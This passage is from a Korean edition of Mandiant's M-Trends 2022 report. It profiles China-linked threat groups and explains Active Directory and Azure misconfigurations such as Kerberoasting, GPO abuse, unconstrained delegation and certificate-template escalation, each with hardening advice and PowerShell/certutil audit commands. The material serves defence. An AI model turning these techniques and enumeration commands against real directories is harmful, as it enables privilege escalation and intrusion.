APT10은 2018년 미국 법무부(DOJ)가 중국 국가안전부의 톈진 국가안전국과 연합하여 활동한 것으로 추정되는 2명의 그룹 구성원을 기소한 후 운영 TTP를 변경했습니다. 2020년 11월 Mandiant는 HEAVYHAND 로더 및 DARKTOWN 백도어 등의 새로운 툴을 사용하여 이 활동이 재부상하고 있다는 점에 주목했습니다. 2021년에는 내부망 내 이동에 사용되는 HEAVYPOT 백도어 및 RIVERMEAL의 사용도 관찰되었습니다.

APT41

APT41는 공격 활동이 활발한 사이버 위협 그룹으로, 중국이 후원하는 스파이 활동과 정부의 통제 밖에서 이루어지는 금전적 동기의 활동을 수행합니다. 정부 후원 활동으로 확장하기 전에 APT41의 개별 구성원들은 비디오 게임 산업을 중심으로 주로 금전적인 이익을 얻기 위한 활동을 2012년부터 시작했습니다. 2020년 9월 미 법무부로부터 APT41의 회원들이 기소되었으나, 2021년까지 활동이 지속적으로 관찰되었습니다.

Conference Crew

Mandiant는 2011년부터 2017년까지 미국 방위 및 항공우주 부문의 군사 및 민간 산업을 주로 표적으로 삼는 Conference Crew를 처음 관찰했습니다. 또한 2021년 Conference Crew가 동남 아시아의 기업과 교육 기관을 표적으로 삼는 것을 관찰했습니다. 이 그룹은 매우 오랜 기간 동안 지속되어 왔기때문에 Mandiant는 여전히 APT 명명 규칙이 아닌 기존의 명명 규칙으로 이 그룹을 부르고 있습니다.

전망

많은 침해 사건이 발생한 후 미국, 영국 및 기타 유럽 정부의 일치된 노력을 통해 2021년 7월 Microsoft Exchange Server 취약점 악용 및 랜섬웨어 캠페인을 비롯한 광범위한 사이버 스파이 활동을 중국 연계 APT 및 활동 클러스터의 소행으로 판단한다는 성명서가 발표되었습니다. 중국은 중요 인프라에 과도한 손해를 입히는 파괴적인 사이버 공격은 자제하고 있는 것으로 보이지만, 자국에서 검열 정책을 시행하기 위해 파괴적인 공격과 허위정보 캠페인을 벌이고 있습니다. Mandiant는 강한 확신을 가지고 중국의 정치적 이익을 지원하기 위해 조율되고 신뢰할 수 없는 방식으로 운영된다고 평가되는 정보 작전 캠페인을 계속해서 추적하고 있습니다. 중국 연계 공격자들이 수행하는 광범위한 사이버 스파이 활동 캠페인과 함께 베이징 국제 외교의 보다 공격적인 특성을 고려한다면, 중국의 국가 안보 및 경제적 이익을 지원하는 사이버 스파이 활동은 내년에도 계속 가속화될 것으로 예상됩니다.

침해로 이어지는 일반적인 구성 오류

액티브 디렉터리는 기업 전체에서 가장 일반적으로 사용되는 온프레미스 ID 공급자 솔루션으로, Global Fortune 선정 1000대 기업 중 약 90%가 사용하고 있습니다.[17] 클라우드 도입 및 통합이 부상하면서 액티브 디렉터리는 현재 일반적으로 하이브리드 모델에서 온프레미스 및 클라우드 환경 모두에서 사용자 ID를 관리하고 동기화하는 데 사용됩니다. 많은 기업에서 온프레미스 액티브 디렉터리를 사용하여 Azure Active Directory와 ID를 동기화하여 애플리케이션 및 서비스에 액세스하기 위한 단일 통합 ID 솔루션을 구현하고 있습니다.

Mandiant 침해 사고 대응 조사 결과에 따르면 하이브리드 ID 모델의 구성 오류 때문에 권한 상승, 수직 이동, 공격자의 지속성 등의 문제가 초래되었음이 관찰되었습니다.

온프레미스 구성 오류

Kerberoasting, 높은 권한을 가진 사용자 계정 기반 서비스 사용자 이름

액티브 디렉터리 내의 SPN(서비스 사용 이름)은 서비스 인스턴스를 나타냅니다. SPN은 컴퓨터 또는 사용자 계정에 등록하여 서비스 인스턴스를 연결할 수 있습니다. SPN으로 구성된 계정의 경우 액티브 디렉터리 내의 모든 인증된 계정은 관련 SPN 계정에 대한 TGS(티켓 부여 서비스) 티켓을 요청하고 받을 수 있으며, 이 티켓은 계정의 암호 해시로 암호화됩니다. 공격자들은 일반적으로 높은 권한을 가진 사용자 계정으로 등록된 SPN을 표적으로 암호 해시를 추출하고 액티브 디렉터리 내에서 권한을 상승시킵니다. 이 기법을 Kerberoasting이라고 합니다.

그림 3. SPN으로 구성된 사용자(비 컴퓨터) 계정을 식별하기 위한 PowerShell cmdlet

```
Get-ADUser -filter {(ServicePrincipalName -like "*")}
```

Mandiant는 SPN으로 구성된 사용자(비 컴퓨터) 계정에 대해 강력하고 고유한 암호(예: 25자 이상)를 생성하고 정기적으로 암호를 변경할 것을 권장합니다. 또한 최소 권한의 개념이 시행되도록 이러한 계정에 대한 권한을 검토하고 축소해야 합니다. 이 프로세스는 SPN 연결이 필요한 비 컴퓨터 계정에 대해 MSA(관리 서비스 계정)를 사용하여 자동화할 수 있습니다. MSA는 자동 암호 관리와 특정 관리자에게 계정 관리를 위임할 수 있는 기능을 제공합니다.

17. Frost and Sullivan(2020년 3월 20일). Active Directory Holds the Keys to your Kingdom, but is it Secure?

권한이 없는 사용자에 대한 GPO 편집 권한

GPO(그룹 정책 객체)는 액티브 디렉터리 내에서 사용자 및 컴퓨터 보안 설정을 중앙에서 구성하고 관리하는 데 사용됩니다. 위임된 권한을 가진 권한이 있는 사용자는 GPO 설정을 수정할 수 있으며, 이는 결국 액티브 디렉터리 내의 객체에 대한 보안 상태에 영향을 줄 수 있습니다. 기업에서는 종종 GPO를 수정하는 권한을 특정 보안 그룹 및 계정에 위임합니다. GPO 수정 권한이 있는 기본 보안 그룹의 예는 다음과 같습니다.

- 도메인 관리자
- 엔터프라이즈 관리자
- 그룹 정책 생성자 소유자

공격자들은 GPO를 편집하여 도메인 기반 보안 설정을 수정할 수 있는 특정 그룹의 계정을 공격하고 침해하는 경우가 많습니다. 랜섬웨어 운영자는 이 기술을 사용하여 짧은 시간 내에 많은 시스템에 악성 바이너리(인크립터)를 푸시합니다. 공격자들은 GPO를 남용하여 엔드포인트에 대해 권한 있는 액세스 권한을 얻을 수도 있습니다. 사용자 권한 할당 설정을 수정하면 로컬 관리 권한을 얻거나 영구 액세스를 위한 서비스를 구성할 수 있습니다.

Mandiant는 기업에 GPO 설정을 검토하여 GPO 편집 권한이 있는 그룹과 계정을 식별할 것을 권장합니다. 이는 강화 및 보호를 위한 확장된 공격 영역을 나타냅니다.

그림 4. GPO 객체에 대한 명시적 권한으로 위임된 계정을 식별하기 위한 PowerShell cmdlet

```
$GPOPermission  = Foreach ($GPO in (Get-GPO -All | Where-Object {$_.DisplayName -like "*"})){
    Foreach ($Perm in (Get-GPPermissions $GPO.DisplayName -All | Where-Object {$_.Permission -like "*"})) {
        New-Object PSObject -property @{GPO=$GPO.DisplayName;Trustee=$Perm.Trustee.Name;Permission=$Perm.Permission}
    }  }
$GPOPermission | Select-Object GPO,Trustee,Permission
```

비계층 0 자산보다 권한이 있는 사용자 계정 사용

2021년에 Mandiant는 높은 권한을 가진 계정을 모든 엔드포인트 전체에 액세스하는 데 사용할 수 있게 한 플랫 액티브 디렉터리 아키텍처를 지속적으로 관찰했습니다. 그 결과 권한이 있는 계정 크리덴셜이 엔드포인트(메모리 내)에 노출되고, 공격자가 Mimikatz와 같은 다양한 크리덴셜 덤프 툴을 사용하여 액세스하고 사용했습니다. 엔드포인트의 메모리에 크리덴셜을 노출하는 인증 방법은 다음과 같습니다.

- 대화형 로그온
- RDP(원격 데스크톱 프로토콜)를 사용한 로그온
- RunAs – 사용자가 다른 지정된 계정의 컨텍스트에서 바이너리를 실행할 수 있도록 허용
- runas /noprofile /user:\administrator cmd.exe
  (*그림 2 'Administrator(관리자)' 계정 컨텍스트 내에서 cmd.exe을 실행하는 Cmdlet*)
- CredSSP가 포함된 PowerShell WinRM
- 명시적 크리덴셜이 있는 PsExec

Mandiant는 기업에 특정 권한이 있는 액세스 워크스테이션 또는 제한되고 보호되는 VLAN 및 세그먼트에 있는 계층 0 자산에서만 권한 있는 계정을 사용할 수 있도록 허용하는 명시적 제한을 시행할 것을 권장합니다. 이는 자산 카테고리(계층 0~계층 2)에 걸쳐 계정 사용을 제한하는 계층화 모델을 사용하여 액티브 디렉터리 아키텍처를 적용함으로써 수행할 수 있습니다. 권한이 있는 계정에 대한 가드레일 적용 및 로그온 제한은 GPO(사용자 권한 할당) 내에서 또는 인증 정책 사일로(Windows Server 2012 R2 도메인 기능 수준 이상)를 사용하여 정의할 수 있습니다.

제한되지 않은 위임 사용

액티브 디렉터리에서 위임은 서비스가 단일 로그인 환경에서 클라이언트로 가장할 수 있도록 합니다. 프런트 엔드 서비스에서 제한되지 않은 위임을 사용하도록 설정한 경우 해당 서비스는 대상 서비스에 대한 액세스를 요청하는 사용자의 Kerberos 티켓을 수신할 수 있습니다. 공격자들은 종종 메모리에서 Kerberos 티켓을 추출하고 환경 내의 계정으로 가장하기 위해 제한되지 않은 위임을 사용하는 시스템을 표적으로 삼고 침해합니다. 권한이 있는 계정이 제한되지 않은 위임으로 구성된 엔드포인트에 액세스하는 경우 도메인 내에서 권한이 상승할 수 있습니다.

Mandiant는 기업에 제한되지 않은 위임으로 구성된 엔드포인트를 식별하고, 제한된 위임을 특정 서비스에서만 사용하도록 마이그레이션할 것을 권장합니다.

그림 5. 제한되지 않은 위임이 활성화된 AD 객체 목록을 표시하는 PowerShell cmdlet

```
Get-ADObject -Filter {(msDS-AllowedToDelegateTo -like '*') -or (UserAccountControl -band 0x0080000)
-Properties samAccountName,servicePrincipalName,msDS-AllowedToDelegateTo,userAccountControl
```

그림 6. 위임할 수 있는 권한이 있는 사용자 목록을 표시하는 PowerShell cmdlet


```
Get-ADUser -Filter {(AdminCount -eq 1) -and (AccountNotDelegated -eq $false)}
```

Microsoft Windows Server 2012 R2 및 Windows 8.1부터는 권한이 있는 계정의 크리덴셜 노출을 관리하기 위해 'Protected Users(보호된 사용자)' 보안 그룹이 도입되었습니다. 이 그룹의 구성원은 다음과 같은 구성할 수 없는 보호 기능이 계정에 자동으로 적용됩니다.

- Kerberos 티켓 부여 티켓(TGT)은 일반적인 10시간의 기본 설정이 아닌 4시간 후에 만료됩니다.
- 캐시 저장된 크리덴셜이 차단됩니다. 계정을 인증하려면 도메인 컨트롤러를 사용할 수 있어야 합니다.
- 일반 텍스트 암호는 엔드포인트의 적용된 정책 설정에 관계없이 Windows Digest 인증 또는 CredSSP(기본 크리덴셜 위임)에 대해 캐시되지 않습니다.
- NTLM 일방 함수(NTOWF)가 차단됩니다.
- DES 및 RC4는 Kerberos 사전 인증(Server 2012 R2 이상)에 사용할 수 없습니다.
- 계정은 제한되거나 제한되지 않은 위임에 사용할 수 없습니다

위임에 대한 옵션이 명시적으로 필요하지 않은 권한 있는 계정의 경우, Mandiant는 액티브 디렉터리 사용자 및 컴퓨터를 사용하는 계정에 대해 'Account(계정)' 탭에서 'Account is sensitive and cannot be delegated(계정이 민감하여 위임할 수 없음)'을 활성화하는 것을 권장합니다. 이 설정을 활성화하면 그에 따라 해당 계정을 제한합니다.

그림 7. 'Account is sensitive and cannot be delegated(계정이 민감하여 위임할 수 없음)' 확인란을 선택합니다.



도메인 관리자 에스컬레이션을 허용하는 인증서 템플릿

ADCS(액티브 디렉터리 인증서 서비스)는 EFS(파일 시스템 암호화), 도메인 인증, 디지털 서명 및 전자 메일 보안과 같은 기능을 쉽게 사용할 수 있도록 PKI(공개 키 인프라) 기능을 제공하는 Microsoft 플랫폼입니다. ADCS 인증 기관(CA)은 게시된 템플릿을 기반으로 사용자 또는 시스템의 CSR(인증서 서명 요청)에 따라 인증서를 발급합니다. 템플릿은 보안 주체에 대한 인증서 유효성, 인증서 사용 및 애플리케이션 정책 권한과 같은 매개 변수를 정의합니다.

Mandiant에서 관찰한 일반적인 구성 오류는 요청자가 SAN(주체 대체 이름)을 지정할 수 있는 인증서 템플릿입니다. 템플릿이 도메인 인증과 SAN을 모두 사용하여 인증서 요청을 하는 경우, 인증된 도메인 사용자가 SAN으로 포함된 권한 있는 계정으로 인증서를 잠재적으로 요청하고 받을 수 있습니다. 그러면 인증된 도메인 사용자가 권한이 있는 사용자의 컨텍스트 내에서 도메인 기반 리소스에 액세스할 수 있습니다.

그림 8. 주체 대체 이름을 허용하는 인증서 템플릿

Microsoft CA(Certificate Authority) 서버의 보안을 위한 권장 구성 강화:

- CA 및 하위 CA를 계층 0 자산으로 취급하고, 로그온 제한을 적용하여 인증서 서버에 대한 액세스 권한이 상승된 계정 범위를 최소화합니다.
- CA 관리 액세스에 다중 인증(MFA)을 적용합니다.
- 게시된 인증서 템플릿을 검토하여 의심이 되는 템플릿이나 악성 템플릿이 도입되지는 않았는지 확인합니다.

그림 9. 게시된 템플릿을 표시하는 Windows 명령줄 프로그램

```
certutil.exe -TCAInfo
```

- 게시된 모든 인증서 템플릿에 할당된 보안 권한을 검토하고 등록 범위 및 보안 사용자에게 위임된 쓰기 권한의 유효성을 확인합니다.

그림 10. 게시된 템플릿의 사용 권한을 표시하는 Windows 명령줄 프로그램

```
certutil.exe -v -dsTemplate
```

- SAN을 허용하는 CSR(인증서 서명 요청) 템플릿에 대해 관리자 승인을 적용합니다.
- 인증서 정책을 검토하여 EDITF_ATTRIBUTESUBJECTALTNAME2 구성이 포함되어 있는지 확인합니다. 인증서 정책 내에서 이 구성으로 인증 기관에서 SAN 정보가 인증서 서명 요청의 일부로 포함되도록 허용할 수 있습니다. 이 설정은 전체 인증 기관과 해당 인증 기관에서 발급한 다른 모든 인증서 템플릿에 적용됩니다.

그림 11. EDITF_ATTRIBUTESUBJECTALTNAME2 플래그가 있는지 확인하는 Windows 명령줄 프로그램

```
certutil.exe  -getreg policy
```

- 민감한 EKU(향상된 키 사용)가 있는 템플릿을 사용하려면 미리 정의된 사용자 또는 그룹으로 등록 권한을 제한합니다. EKU가 포함된 인증서는 여러 용도로 사용할 수 있습니다.
- 액티브 디렉터리에서 NTAuthCertificates 컨테이너를 감사 및 검토하여 참조된 CA 인증서의 유효성을 검사합니다. NTAuthCertificates AD 개체는 액티브 디렉터리 내에서 인증을 가능하게 하는 CA 인증서를 정의합니다. 이 개체에는 여러 개의 신뢰할 수 있는 CA 인증서가 있습니다. 보안 주체를 인증하기 전에 AD는 인증하는 인증서의 발급자 필드에 지정된 CA에 대한 NTAuthCertificates 개체 항목을 확인하여 CA의 신뢰성을 검증합니다.
- HSM(하드웨어 보안 모듈)을 사용하여 하드웨어 수준에서 CA 개인 키를 보호하여 DPAPI 백업 프로토콜을 사용하는 개인 키 도난을 방지합니다.
- CA 서버의 인증서 서비스에 대한 감사 로그 기록을 활성화하고, 인증서 등록 프로세스 및 CA 백업 이벤트를 모니터링합니다.
- 도메인 컨트롤러 인증서 기반 인증 이벤트를 모니터링합니다.
- PSPKIAudit과 같은 공용 툴을 사용하여 인증서 템플릿의 구성 오류를 확인하고 식별합니다.

Microsoft Azure 및 Microsoft 365 구성 리스크

2021년 내내 많은 기업이 애플리케이션, 서비스 및 데이터를 오프프레미스에서 클라우드 호스팅 인프라로 마이그레이션하는 범위를 지속적으로 확장했습니다. 이에 따라 공격자들은 Microsoft Azure 및 Microsoft SaaS 플랫폼(Microsoft 365) 등의 클라우드 환경에 저장된 ID 및 데이터를 대상으로 하는 새롭고 정교한 기술을 개발하려는 노력을 더했습니다.

다중 인증(MFA)이 적용되지 않은 ID로 인한 무단 액세스 발생

Mandiant는 ID 및 클라우드 기반 인프라에 대한 액세스를 보호하기 위해 다중 인증(MFA)을 시행하지 않는 기업이 도용한 크리덴셜 또는 암호 스프레이를 통해 클라우드 호스팅 애플리케이션 및 데이터에 대한 무단 액세스를 획득한 공격자들의 피해자가 된다는 사실을 지속적으로 관찰했습니다. 공격자들은 이러한 기술을 사용하여 클라우드 기반 리소스를 표적으로 삼았을 뿐만 아니라 온프레미스 애플리케이션도 취약했습니다. 이러한 애플리케이션에는 VPN 게이트웨이, 원격 액세스 서비스, VDI(가상 데스크톱 인프라), 이메일 및 메시징 서비스가 포함됩니다.

Mandiant는 기업에 계정에 강력하고 복잡한 암호 정책을 적용할 뿐만 아니라 원격 또는 신뢰할 수 없는 위치에서 외부 리소스에 액세스하는 데 MFA를 사용하는 것을 권장합니다. 기업은 CAP(조건부 액세스 정책)와 같은 Azure AD 기능을 사용하여 MFA 및 Azure AD 암호 보호를 적용하여 일반적으로 암호 스프레이 공격에 취약한, 알려지거나 약한 암호의 사용을 제한할 수 있습니다.

Azure AD에서 MFA를 우회하는 레거시 인증

공격자들이 Azure 테넌트에 대한 액세스 권한을 얻기 위해 사용하는 가장 일반적인 방법 중 하나는 크리덴셜 도용 또는 레거시 인증 프로토콜을 사용한 암호 스프레이입니다. 레거시 인증 프로토콜은 MFA를 지원하지 않으며(활성화된 경우) Azure AD를 통해 호스팅된 데이터 및 리소스에 대한 액세스 권한을 얻는 데 사용할 수 있습니다.

Microsoft 365에 액세스하는 데 사용할 수 있는 일반적으로 알려진 일부 레거시 인증 프로토콜은 다음과 같습니다.

- Exchange Active Sync (EAS)
- Autodiscover
- IMAP4
- MAPI over HTTP (MAPI/HTTP)
- Offline Address Book (OAB)
- Outlook Service
- POP3
- Reporting Web Services
- Exchange Representational State Transfer (REST)
- Outlook Anywhere (RPC over HTTP)
- Authenticated SMTP
- ActiveSync

최신 인증 기능에는 스마트 카드를 사용한 다중 인증(MFA), CBA(인증서 기반 인증) 및 제3사 SAML ID 공급자가 포함됩니다. 최신 인증은 ADAL(액티브 디렉터리 인증 라이브러리) 및 OAuth v2.0을 기반으로 합니다. Mandiant는 기업에서 Microsoft 365 액세스에 레거시 인증 프로토콜을 사용할 수 있는지 확인하고 레거시 인증 프로토콜을 사용하지 않도록 설정하고 최신 인증을 적용하는 보안 기본값 기능 또는 조건부 액세스 정책을 구현할 것을 권장합니다

기본(레거시) 인증이 필요한 계정 또는 애플리케이션에는 신뢰할 수 있는 IP 범위로 사용을 제한하기 위한 조건부 액세스 정책이 있어야 합니다. 장기적으로 최신 인증을 지원하도록 계정과 애플리케이션을 업그레이드해야 합니다.

그림 12. M365 테넌트에 대한 최신 인증 설정을 확인하는 PowerShell cmdlet

```
Get-OrganizationConfig | Format-Table -Auto Name,OAuth*
```

온프레미스 인프라에서 동기화된 권한 있는 ID

Mandiant는 Azure AD 내에서 글로벌 관리(또는 상승된) 권한으로 구성된 온프레미스 계정을 침해하여 온프레미스에서 클라우드로 수직 이동할 수 있는 공격자들의 상황을 지속적으로 관찰했습니다. 많은 경우, 기업은 신뢰할 수 있는 IP 범위(온프레미스 구성에 사용되는 IP 범위와 관련)에서 Azure에 액세스할 때 MFA를 요구하지 않도록 조건부 액세스 정책을 구성했습니다. 공격자가 온프레미스 인프라에 액세스할 수 있게 되면 클라우드로 수직 이동하고 새 계정을 생성하고 액세스 범위를 더욱 확장할 수 있습니다.

Mandiant는 기업에서 Azure AD에 동기화된 온프레미스 계정의 범위를 검토하고 글로벌 관리자 역할(및 추가 상승된 역할)을 할당할 것을 권장합니다. 계정에 상승된 역할이 할당된 경우 기업은 계정을 클라우드 전용 계정(위치에 관계없이 MFA 필요)으로 구성하거나 Microsoft PIM(Privileged identity Management)을 사용하여 시간 및 승인 기반 역할 할당을 모두 적용해야 합니다.

클라우드 호스팅 가상 시스템의 방화벽 규칙 완화

지나치게 느슨한 방화벽 규칙은 2021년에 관찰된 또 다른 일반적인 추세입니다. 이를 통해 공격자는 클라우드 테넌트에 호스팅된 외부 가상 시스템에 원격으로 액세스할 수 있었습니다. 가상 시스템에 원격으로 액세스하는 공격자는 데이터를 추출하고, 랜섬웨어 바이너리 또는 악성 백도어를 배포하고, 클라우드 테넌트 내에서 내부망 내를 이동하거나 온프레미스 인프라로 수직 이동할 수 있습니다.

Mandiant는 기업에서 엄격한 Azure 네트워크 보안 그룹을 사용하여 가상 네트워크 서브넷 및 네트워크 인터페이스의 내부와 외부로 흐를 수 있는 네트워크 트래픽의 범위를 필터링할 것을 권장합니다. 네트워크 보안 그룹에는 여러 유형의 Azure 구성 요소로 들어오는 인바운드 네트워크 트래픽 또는 Azure 구성 요소에서 나가는 아웃바운드 네트워크 트래픽을 허용하거나 거부하는 보안 규칙이 포함되어 있습니다.

사용하지 않는 포트와 프로토콜은 제거해야 합니다. 공격자들은 이러한 포트와 프로토콜을 사용하여 초기 액세스 권한을 얻고 내부망 내에서 이동하여 민감한 데이터를 훔칠 수 있습니다. 최소한 원격 관리에 일반적으로 사용되는 포트와 프로토콜은 외부 네트워크에서 차단되어야 합니다. 포트 및 프로토콜의 예는 다음과 같습니다.

요새 호스트는 클라우드 기반 리소스를 원격으로 관리하는 데 사용되는 인터넷과 같은 외부 네트워크에서 사설 네트워크에 대한 액세스를 제공하기 위한 외부 서버입니다.

- SMB(TCP/445, TCP/135, TCP/139)
- 원격 데스크톱 프로토콜(TCP/3389)
- Windows 원격 관리(WinRM)/원격 PowerShell(TCP/80, TCP/5985, TCP/5986)
- WMI(Windows 관리 도구)(DCOM(구성 요소 개체 모델)을 통해 할당된 동적 포트 범위)

모범 사례로서 클라우드 테넌트에서 실행되는 가상 시스템에 대한 원격 액세스가 필요한 경우 기업은 '요새 호스트'를 사용하여 연결을 제어해야 합니다.

권한이 없는 사용자에게 지나치게 권한이 많은 역할을 부여

Azure RBAC(역할 기반 액세스 제어)는 Azure 리소스에 대한 액세스 권한 부여를 위한 제어 지점입니다. 액세스 권한을 제공하려면 클라우드 전용 또는 동기화된 계정에 역할을 할당해야 합니다. 2021년에 Mandiant는 권한 없는 계정에 지나치게 권한이 많은 역할이 할당되는 것을 관찰했습니다. 공격자들은 이러한 권한이 없는 계정을 사용하여 내부망 내 이동, 추가 계정 및 리소스 침해, Azure 또는 온프레미스 인프라에 저장된 데이터 액세스 등에 대한 권한을 상승시켰습니다. 공격자들에 의해 일반적으로 악용되는 Azure 구독 역할은 다음과 같습니다.

- **기여자 역할** 은구독에 포함된 리소스를 관리하고 변경하는 데 사용됩니다. 공격자들은 이 역할을 악용하여 구독 내의 데이터베이스 및 스토리지 계정과 같은 리소스에서 데이터를 가입 기간 내에 추출할 수 있습니다
- **가상 시스템 기여자 역할** 은모든 가상 머신을 관리하는 데 사용됩니다. 공격자들은 Azure Run Command 인터페이스를 통해 백도어 또는 랜섬웨어를 배포하고, 크리덴셜과 데이터를 추출하고, 온프레미스 인프라로 수직 이동하는 등 다양한 전술을 사용하여 이 역할을 악용할 수 있습니다. 또한 공격자들은 이 역할을 사용하여 가상 시스템 인스턴스를 삭제할 수 있으며, 가상 시스템을 사용하여 액세스할 수 있는 애플리케이션 및 서비스의 가용성에 영향을 줄 수 있습니다.
- **애플리케이션 관리자 역할** 은 Azure AD 내에 등록된 애플리케이션을 관리하는 데 사용됩니다. 공격자가 영구 액세스를 위해 암호 또는 인증서를 애플리케이션과 구성 및 연결하고, Azure 테넌트 내에서 권한을 상승시켜 이 역할을 악용할 수 있습니다.
- **애플리케이션 사칭 역할**(Exchange Online 내), 은공격자가 Microsoft 365 구독 내에서 모든 사용자로서 전자 메일을 읽고 보내는 데 사용됩니다.

Mandiant는 기업에서 영구적인 권한이 부여된 역할을 지정된 계정에 할당하는 것에서 벗어나 상승된 역할을 승인 및 할당하는 적시적재의 방법을 통합하는 데 집중하도록 권장합니다. Azure 내에서 Microsoft PIM은 액세스 기준 및 전체 감사 기능과 통합된 시간 및 승인 기반 역할 할당을 모두 제공하는 확장 가능한 솔루션입니다.

불법 동의 허가 공격

공격자는 Exchange Online과 같은 데이터 및 애플리케이션에서 지속적인 액세스 권한을 획득하기 위해 Azure에 악성 애플리케이션을 만들고 등록합니다. Mandiant는 기업이 권한이 없는 사용자가 Azure 또는 Microsoft 365에 보관된 데이터에 액세스하는 외부 애플리케이션에 대한 동의를 승인하도록 허용했을 때 공격자들이 이러한 액세스 방법을 악용하고 있음을 관찰했습니다. 공격자들은 피싱 공격을 사용하여 이러한 액세스 수준에 필요한 동의를 제공하도록 사용자를 속일 수 있습니다. 일단 악성 애플리케이션이 동의를 받으면, 액세스 토큰을 수집하고 사용자의 크리덴셜 없이 계정 수준에서 데이터에 액세스할 수 있습니다.

Mandiant는 기업에서 Azure 및 Microsoft 365 구독 구성 설정을 검토하고 강화 설정을 확인할 것을 권장합니다.

- 사용자가 제3자 애플리케이션 액세스 허용에 동의하지 않도록 사용자 동의 설정을 적용합니다. 또한 확인된 게시자의 애플리케이션이나 특정 저위험 권한에 대해서만 허용할 수 있도록 애플리케이션 동의를 제한할 수 있습니다.
- 외부 애플리케이션에 대해 동의한 권한을 정기적으로 검토합니다.
- 제3자 애플리케이션 활동을 모니터링하기 위한 애플리케이션 거버넌스 정책을 구현합니다. Microsoft Cloud App Security(MCAS)를 사용하여 위험한 OAuth 애플리케이션을 감지하고 Azure 포털에서 애플리케이션 권한을 검토할 수 있습니다

단일 또는 다중 테넌트 애플리케이션에 위임된 위험한 Azure API 권한

Azure 등록 애플리케이션은 대화형 사용자가 애플리케이션에 로그인하지 않아도 애플리케이션 또는 위임된 권한을 사용할 수 있습니다. 이러한 사용 권한에는 관리자의 동의가 필요합니다. 관리자가 동의하면 해당 권한은 애플리케이션과 연결된 서비스 주체에게 할당됩니다.

2021년에 Mandiant는 공격자가 Azure에서 애플리케이션 관리자 역할을 할당받은 계정을 침해하여 공격자가 지속적인 액세스 권한을 얻은 사례를 확인했습니다. 공격자들은 애플리케이션 또는 서비스 주체 크리덴셜(암호 또는 인증서)을 추가하여 애플리케이션에 할당된 합법적인 권한을 사용할 수 있었습니다. 경우에 따라 여러 Azure(소비자) 테넌트 내에서 애플리케이션에 권한이 할당되어 공급망 공격의 경로를 여는 경우도 있었습니다. 공격자는 인증된(신뢰할 수 있는) 애플리케이션으로 가장하여 내부망 내에서 다양한 소비자 테넌트에 걸쳐 이동할 수 있었습니다.

Mandiant는 기업에서 애플리케이션에 할당된 API 권한을 검토하고 Azure에 등록된 애플리케이션에 할당된 권한의 범위를 파악할 것을 권장합니다. 플레이북을 사용하여 애플리케이션 동작을 모니터링할 수 있습니다. Azure Monitor Workbooks와 같은 Azure 기본 기능을 사용하여 애플리케이션 사용을 분석하십시오. Azure Monitor Workbooks는 데이터 분석과 시각화 보고서를 만드는 데 사용할 수 있습니다. 또한 기업은 크리덴셜로 구성된 애플리케이션과 서비스 주체를 정기적으로 검토하고, 선제적으로 크리덴셜을 주기적으로 순환해야 합니다.

그림 13. 크리덴셜이 구성된 애플리케이션을 확인하는 PowerShell cmdlet

```
$Applications = Get-AzureADApplication -All $True
foreach ($Applications in $Applications){
 if ($Applications.PasswordCredentials.Count -ne 0 -or $Applications.KeyCredentials.Count -ne 0){
 Write-Host 'Display Name::'$Applications.DisplayName
 Write-Host 'Password Count::' $Applications.PasswordCredentials.Count
 Write-Host 'Key Count::' $Applications.KeyCredentials.Count
 }}
```

그림 14: 크리덴셜이 구성된 서비스 주체 확인을 위한 PowerShell cmdlet

```
$SP = Get-AzureADServicePrincipal -All $true
foreach ($SP in $SP){
 if ($SP.PasswordCredentials.Count -ne 0 -or $SP.KeyCredentials.Count -ne 0){
 Write-Host 'Service principal Display Name::'$SP.DisplayName
 Write-Host 'Password Count::' $SP.PasswordCredentials.Count
 Write-Host 'Key Count::' $SP.KeyCredentials.Count
```

맺음말

사이버 위협 환경은 광대하고 깊으며, 우리 주변 세계의 영향을 주기적으로 받고 있습니다. 코로나19 팬데믹으로 인해 의료, 연구 및 개발을 표적으로 삼는 사례가 약간 증가한 것이 관찰되었습니다. 현재 *2022 M-Trends* 발행 당시, 우크라이나에서 전개되는 상황은 지정학적 세계와 사이버 세계가 얼마나 긴밀하게 얽혀 있는지 보여줍니다.

Mandiant의 임무는 모든 기업이 사이버 위협으로부터 보안을 유지하고 대응 태세에 대한 확신을 갖도록 지원하는 것입니다. 연간 *M-Trends* 보고서는 침해 사고 대응 서비스에서 얻은 데이터와 학습 내용을 활용하여 이러한 임무를 진전시키기 위한 상당한 노력을 보여줍니다.

글로벌 드웰 타임 중앙값은 21일로, 전년도의 24일보다 낮아졌으며, 우리가 보고 싶어 하는 하향 추세입니다. 우리가 보고 싶지 않은 추세는 랜섬웨어와 다각적 갈취가 지속적으로 사용되고 있는 점입니다. 위험도와 진입 장벽이 낮고 높은 이익을 얻을 수 있기 때문에 이는 모든 기업에 위험을 초래하는 지속적인 위협으로 볼 수 있습니다.

레드팀 구성, 모의 연습, 교육 또는 기타 기법을 통한 준비는 랜섬웨어뿐만 아니라 모든 유형의 공격에 필수적입니다. 취약점 및 패치 관리, 최소 권한 및 강화와 같은 기본적인 사항도 강력한 방어 체계를 구축하는 데 있어 중요합니다. 가상화폐 채굴 프로그램과 관련된 사례 연구는 결과적으로 더욱 심각한 위협이 발생했기 때문에 경고에 대한 로그 기록 및 후속 조치의 가치를 잘 보여 줍니다.

사이버 방어 기능의 핵심은 이를 이끄는 인텔리전스를 기반으로 합니다. 최고의 위협 인텔리전스는 최일선에서 직접 얻습니다. Mandiant는 *M-Trends*에서 최일선 지식을 지속적으로 공유하여 집단 보안 인식, 이해 및 역량을 개선하고 기업이 사이버 보안 노력을 지속적으로 수행할 수 있도록 할 것입니다.

www.mandiant.kr에서 자세히 알아보세요

Mandiant

11951 Freedom Dr, 6th Fl, Reston, VA 20190
(703) 935-1700
833.3Mandiant(362.6342)
info@mandiant.com

Mandiant 소개

Mandiant®는 2004년부터 사이버 보안 분야에서 신뢰할 수 있는 보안 리더의 역할을 해왔습니다. 오늘날 업계를 선도하고 있는 Mandiant의 위협 인텔리전스와 전문성을 통해 조직이 보다 효과적인 프로그램을 개발하고 사이버 대응 태세에 대한 확신을 갖도록 지원하는 역동적인 솔루션을 제공합니다.

MANDIANT